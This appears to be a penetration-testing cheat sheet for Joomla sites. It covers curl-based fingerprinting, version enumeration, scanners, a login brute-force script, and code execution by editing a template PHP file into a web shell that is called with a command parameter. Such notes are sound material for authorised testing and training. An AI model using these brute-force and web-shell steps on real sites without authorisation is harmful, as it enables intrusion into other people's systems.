PRIMARY CATEGORY → WEB TECHNOLOGIES
Discovery | Footprinting
Detecting a Joomla Site
We may deal with a web application that is probably using JOOMLA as its CMS
However, we should validate it. To do, we can proceed as follows
Main Page Source Code
We can request the home page source code and filter by the JOOMLA string
curl --silent --location --request GET '<URL>' | grep -i --color -- 'joomla'According to the output of the command above, we should know if we are facing a JOOMLA website
Robots.txt
Similarly, we can request the robots.txt file if exists. Based on its structure, we can tell whether it’s a JOOMLA site or not
curl --silent --location --request GET '<URL>/robots.txt'Sample Structure
User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
Backend URL
In the other hand, we can try to access the login form of the backend panel with the URL below
curl --silent --location --request GET '<URL>/administrator/index.php'Enumeration
Joomla Version
Once we have verified that the given website is a JOOMLA, the next step is try to list its version
README.txt
To do this, we can request the README.txt, if exists, and extract the fist five lines
curl --silent --location --request GET '<URL>/README.txt' | head -n5Joomla.xml
PATH → /administrator/manifests/files/
We can gather the JOOMLA version from this file as well
curl --silent --location --request GET '<URL>/administrator/manifests/files/joomla.xml'Cache.xml
PATH → /plugins/system/cache/
We have another XML file whose content we can list in order to list the JOOMLA version
curl --silent --location --request GET '<URL>/plugins/system/cache/cache.xml'JS Files
As a last resort, we can try to check if directory listing is enabled for the /media/system/js directory
If so, we can inspect the content of all javascript files until we find the JOOMLA version
This would be a nice approach →
Oneliner
while IFS= read -r _js ; do curl --silent --location --request GET "<URL>/media/system/js/$_js" ; done < <( curl --silent --location --request GET "<URL>/media/system/js/" | grep -ioP --color -- '<a\shref="\K.*?\.js(?=")' | sort -u ) | grep -iP -- '(Joomla|version)'
Droopescan
Setup
pip3 install droopescanUsage
droopescan scan joomla --url '<URL>'JoomlaScan
Setup
- Installing Python2.7
curl https://pyenv.run | bashexport PYENV_ROOT="$HOME/.pyenv"
export PATH="$PYENV_ROOT/bin:$PATH"
eval "$(pyenv init -)"pyenv install 2.7.18- Creating a Virtual Environment
pyenv shell 2.7.18 && pip install virtualenv
virtualenv .venv
. !$/bin/activate- Downloading the script
curl --silent --location --request GET 'https://github.com/drego85/JoomlaScan/raw/refs/heads/master/joomlascan.py' --remote-nameUsage
python joomlascan.py --url '<URL>'Login Bruteforce
Joomla-Brute.py
Setup
curl --silent --location --request GET 'https://github.com/ajnik/joomla-bruteforce/raw/refs/heads/master/joomla-brute.py' --remote-namepython3 -m venv .venv
. !$/bin/activate && pip3 install b64 beautifulSoup requestsUsage
- Single Username
python3 joomla-brute.py --username '<USER>' --wordlist '<WORDLIST>' --url '<URL>'- Userlist
python3 joomla-brute.py --userlist '<USER_LIST>' --wordlist '<WORDLIST>' --url '<URL>'Code Execution
Manual Approach


Once we have logged in to the Joomla backend panel, we can access the following sections in order to modify any PHP script related to the available themes

Side Menu → Templates → Select a Template under the Template Column Header
- Templates
Zoom in
- Select a template
Zoom in
- Editing a PHP script from the selected template
Zoom in
Once we have modified the given template file, simply request the resource in question by providing the defined HTTP parameter in order to be able to execute system commands
curl --silent --location --request GET "<URL>/templates/<TEMPLATE>/error.php?0=<COMMAND>"